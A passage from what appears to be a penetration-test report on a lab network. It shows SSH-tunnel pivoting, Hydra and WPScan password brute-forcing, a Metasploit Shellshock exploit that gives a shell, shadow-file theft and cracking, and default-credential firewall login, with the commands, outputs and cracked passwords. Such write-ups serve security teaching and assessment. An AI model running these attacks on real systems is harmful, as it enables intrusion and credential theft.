eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:66799 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66678 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4012918 (4.0 MB)  TX bytes:3614172 (3.6 MB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:11 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11878 (11.8 KB)  TX bytes:11537 (11.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:317 errors:0 dropped:0 overruns:0 frame:0
          TX packets:317 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24097 (24.0 KB)  TX bytes:24097 (24.0 KB)
```

Figure 15 - ifconfig command output on 192.168.0.34

This showed a new, previously unidentified address at 13.13.13.12 and netmask 255.255.255.0

From here the “history” command was tried to show what a previous user may have entered:

Figure 16 - Command history viewed on 192.168.0.34

This suggested that there was a device present at 13.13.13.13 that had ssh capabilities as the xadmin user owing to the command being present in the history.

An nmap scan was attempted on this IP with the appropriate netmask however it was unsuccessful on the kali machine initially – therefore since PC 2 had access to 13.13.13.12 – a tunnel was established for nmap scans to be successfully performed through PC 2.

To establish this, the tester had to obtain root access. To do this the sudo password was set with:

```
sudo passwd test
```

after having escalated from xadmin to root using sudo su.

The root account was logged into with the command:

```
Ssh root@192.168.0.34
```

Then the sshd_config (/etc/ssh/sshd_config) was accessed with the command:

```
pico /etc/ssh/sshd_config
```

which needed to be modified so the following lines were present under the #authentication heading:

```
PermitRootLogin yes
PermitTunnel yes
```

Then retunneled in using:

```
ssh -w0:0 root@192.168.0.34
```

A pivot point then had to be established with the lines:

```
ip addr add 1.1.1.2/30 dev tun0
```

Which was set to down by default, so had to be brought up with:

```
ip link set tun0 up
```

Which can be seen below in Figure 17




Figure 17 - ifconfig command demonstrating tun0

a corresponding tunnel on Kali had to be established and brought up with:

```
Ip addr add 1.1.1.1./30 dev tun0
Ip link set tun0 up
```

From this, it was possible to ping the remote end of the tunnel with the command below, with the output shown in Figure 18.

```
Ping 1.1.1.2
```




Figure 18 - Successful tunnelling ping to the far end of the tunnel

IPV4 routing had to be enabled on the virtual machine to allow traffic to be sent through the tunnel, which was set with:

```
Echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
ip route add 192.168.0.234/27
```

```
iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -I eth0 -j MASQUERADE
```

The routing table then needed to be updated to allow communication to 13.13.13.12 through the setup tunnel

```
route add -net 13.13.13.0/24 tun0
```

It was then possible to ping 13.13.13.12

```
root@kali:~# ping 13.13.13.12
PING 13.13.13.12 (13.13.13.12) 56(84) bytes of data.
64 bytes from 13.13.13.12: icmp_seq=1 ttl=64 time=2.80 ms
64 bytes from 13.13.13.12: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 13.13.13.12: icmp_seq=3 ttl=64 time=1.21 ms
```

Figure 19 - Successful ping to 13.13.13.12 through 192.168.0.34

Which could be subsequently nmap scanned:

```
root@kali:~# nmap 13.13.13.12/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 11:23 EST
Nmap scan report for 13.13.13.12
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 13.13.13.13
Host is up (0.0018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (2 hosts up) scanned in 77.01 seconds
```

As all prior workstations had ssh, rpcbind and nfs active – based on that it was reasonable to assume that the device at 13.13.13.12 was a PC.

3.1.6 PC3 – 13.13.13.13

Attempting to connect to the SSH session required a password, the previously used password was unsuccessful so bruteforcing was first tried through HYDRA with the command:

```
Hydra -l xadmin -P /usr/share/wordlists/Metasploit/password.list ssh://13.13.13.13
```

```
root@kali:~# hydra -l xadmin -P /usr/share/wordlists/metasploit/password.lst ssh://13.13.13.13
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-12-17 11:37:41
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88397 login tries (l:1/p:88397), ~5525 tries per task
[DATA] attacking ssh://13.13.13.13:22/
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-12-17 11:37:45
root@kali:~#
```

Figure 20 - Successful dictionary attack against SSH on 13.13.13.13

This provided the password as !gatvol

This allowed for access to the PC with the command xadmin@13.13.13.13 from which the accompanying network configuration was assessed and indicated no further connections as shown through the use of ifconfig demonstrated in Figure 21.




Figure 21 - ifconfig command output 13.13.13.13

3.1.7 PC 4 – 192.168.0.130

PC4 had ssh enabled, and when attempting to connect to it indicated that it needed a public key as can be seen in Figure 22.




Figure 22 - SSH Authentication attempted on 192.168.0.130

As SSH was unavailable, NFS was used to mount the filesystem.

```
mkdir /mnt/NFSPC4
```

```
mount 192.168.0.130:/ /mnt/NFSPC4
```

From this, the .ssh folder was visited and the authorized keys file had one entry visible, shown in Figure 23.




Figure 23 - Authorized keys file of 192.168.0.130

Based on the fact that the other PCs had been compromised and were on the same network, their SSH folders were assessed for an appropriate key. PC1 did not have an ssh folder, but PC2 did.

Within this were three files;

- id_RSA was the private key in a PEM format
- Authorized_keys contained entries for other authorized public keys and had two entries.
- id_RSA.pub was a public key and thus the necessary component.

A few possible options were then available, either:

1. Copy the relevant keys and execute them on the kali machine allowing for access.
2. SSH into PC2, then use PC2 to SSH into PC4. Note this had to be done as xadmin, not root, as shown in the “authorized keys” file.

Option 2 was ultimately chosen as the means of accessing PC4 as it involved fewer steps and introduced less chance of error having already accessed PC2. This still allowed for network/interface information to be obtained (See Figure 24) and was all that was necessary in the mapping stage.




Figure 24 - ifconfig command output on 192.168.0.130

3.1.8 Webserver 1 - WordPress site – 172.16.221.237

A page was served at this IP which did not provide much information related to its construction.




Figure 25 - Initial HTTP page served at 172.16.221.237

A Nikto scan was initially performed to assess the site shown as shown below in Figure 26

```
root@kali:~# nikto -h http://172.16.221.237/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.221.237
+ Target Hostname:    172.16.221.237
+ Target Port:        80
+ Start Time:         2023-12-21 11:02:02 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server may leak inodes via ETags, header found with file /, inode: 45778, size: 177, mti
me: Tue Apr 29 00:43:57 2014
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to pr
otect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render
the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brut
e force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alt
ernatives for 'index' were found: index.html
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34
is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8725 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2023-12-21 11:02:24 (GMT-5) (22 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 26 - Nikto scan output for 172.16.221.237

This whilst pointing to some elements of vulnerability did not provide any significant instances to exploit so a subsequent dirb scan was performed shown in Figure 27.

```
root@kali:~# dirb http://172.16.221.237/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Dec 21 11:26:02 2023
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)
```

Figure 27 - Dirb scan against 172.16.221.237

This indicated that the site had a WordPress page that was not shown initially, pictured below in Figure 28.




Figure 28 - WordPress site found on 172.16.221.237

Of note immediately within the dirb scan was the page located at "/wordpress/wp-admin" which when attempted to be accessed led to a login page shown below in Figure 29.

Figure 29 - Wordpress login page found on 172.16.221.237

The default username within WordPress was found to be "admin" online (Astari, 2023) therefore this was treated as a likely account target.

Wpscan is a tool used for specific security assessment of WordPress installations and thus was deemed more appropriate than HYDRA to bruteforce the portal. At first, the Metasploit password list from the prior HYDRA cracking was used but failed to find a viable password. The successful command was:

```
Wpscan –url http://172.16.221.237/wordpress/ -P /usr/share/john/password.lst -U admin
```

```
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Trying admin / zxc123 Time: 00:01:01 <=======================:
[SUCCESS] - admin / zxc123

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

Figure 30 - Wordpress login password brute force success

Which as seen above in Figure 30 found the correct password combo as admin:zxc123 that allowed for successful authentication, demonstrated below in Figure 31. For the full Wpscan Output see Appendix D - WPSCAN output.




Figure 31 - Successful login using WordPress credentials

This allowed for subsequent exploitation such as information enumeration and editing pages to execute malicious code, detailed in Security Weaknesses.

3.1.9 Webserver 2 - CMP314 Site - 192.168.0.242

A page was served at this IP. This seemed to provide active information related to the underlying xadmin virtual machine.




Figure 32 - Page displayed at 192.168.0.242:80

A Nikto scan was performed which produced the following output:




Figure 33 - Nikto scan output for 192.168.0.242

This showed a vulnerability to the well-known “shellshock” exploit

This could be exploited most easily using Metasploit, and as such was setup appropriately with the following commands being executed sequentially:

Msfconsole
Use exploit/multi/http/apache_mod_cgi_bash_env_exec
Set RHOST 192.168.0.242
Set targeturi /cgi-bin/status
exploit




Figure 34 - Shellshock exploit success

This succeeded in obtaining a shell. Firstly the interfaces on 192.168.0.242 were assessed, as shown in Figure 35.

```
Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:83:18:c9
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.0.242
IPv4 Netmask : 255.255.255.252
IPv6 Address : fe80::20c:29ff:fe83:18c9
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 35 - ifconfig command output on 192.168.0.242 (Through meterpreter shell)

Then the shadow and password files were downloaded and subsequently cracked using the same method as previously using unshadow, and then johntheripper (see Figure 36).

```
root@kali:~/Desktop/msf# unshadow passwd shadow > hashes
root@kali:~/Desktop/msf# john hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
apple            (root)
Proceeding with incremental:ASCII
pears            (xweb)
2g 0:00:01:43 DONE 3/3 (2023-12-17 19:02) 0.01931g/s 4298p/s 4300c/s 4300C/s peton..pepis
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 36 - Successful password cracking for 192.168.0.242

This provided the root password and the password to the “xweb” account. Using root to login, the history command was run to view the previously used command on the virtual machine, shown in Figure 37.





Figure 37 - Command history viewed on 192.168.0.242


This did not provide any meaningfully useful information as most of the commands were not relevant to network mapping.

3.1.10 Firewall

3.1.10.1 Initial access

A number of the initial Nmap scans identified no hosts, which was noteworthy as the routing tables indicated that they were accessible. This pointed to a firewall or other network filtering. Through the traceroute command it could be ascertained that there was a termination point at router 3, 192.168.0.230:





However as access had been obtained to an IP beyond .230 with .242 – it was possible to set this up as a pivot point, similarly to the previous instance, from which connected interfaces would be scanned for.

This was done by following a similar procedure. The commands used were:

Command	System
pico /etc/ssh/sshd_config	Xadmin
ssh -w0:0 root@192.168.0.242	Xadmin
Ip addr add 1.1.1.2/30 dev tun0	Xadmin
Ip link set tun0 up	Xadmin
Ip addr add 1.1.1.1/30 dev tun0	Kali
Ip link set tun0 up	Kali
echo 1 > /proc/sys/net/ipv4/conf/all/forwarding	Xadmin
ip -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE	Xadmin

(This incidentally overwrote the prior tunnel 0 through PC2, which was re-established as Tun2) From here it was possible to tell Nmap to route through this tunnel and scan the previously inaccessible hosts. These scans are shown in Appendix F - Service detection Nmap scans.

Of specific note was a new HTTP service discovered at 192.168.0.234 which was most likely serving a webpage. In order to assess this the ports were forwarded to the Kali localhost with the command:

```
ssh -L 8080:192.168.0.234:80 root@192.168.0.242 -N
```

Wherein port 8080 on localhost is the forwarding point for 192.168.0.234:80 through the system at root@192.168.0.242




Figure 38 - Firewall login at 192.168.0.234:80

The default credentials for this were found online (Netgate Docs, 2020) as admin:pfsense and were used for login as shown in Figure 39.




Figure 39 - Successful login to firewall splash page

Most relevant here was the interfaces and their respective associated rules




Figure 40 - WAN rules within firewall




Figure 41 - LAN rules within firewall

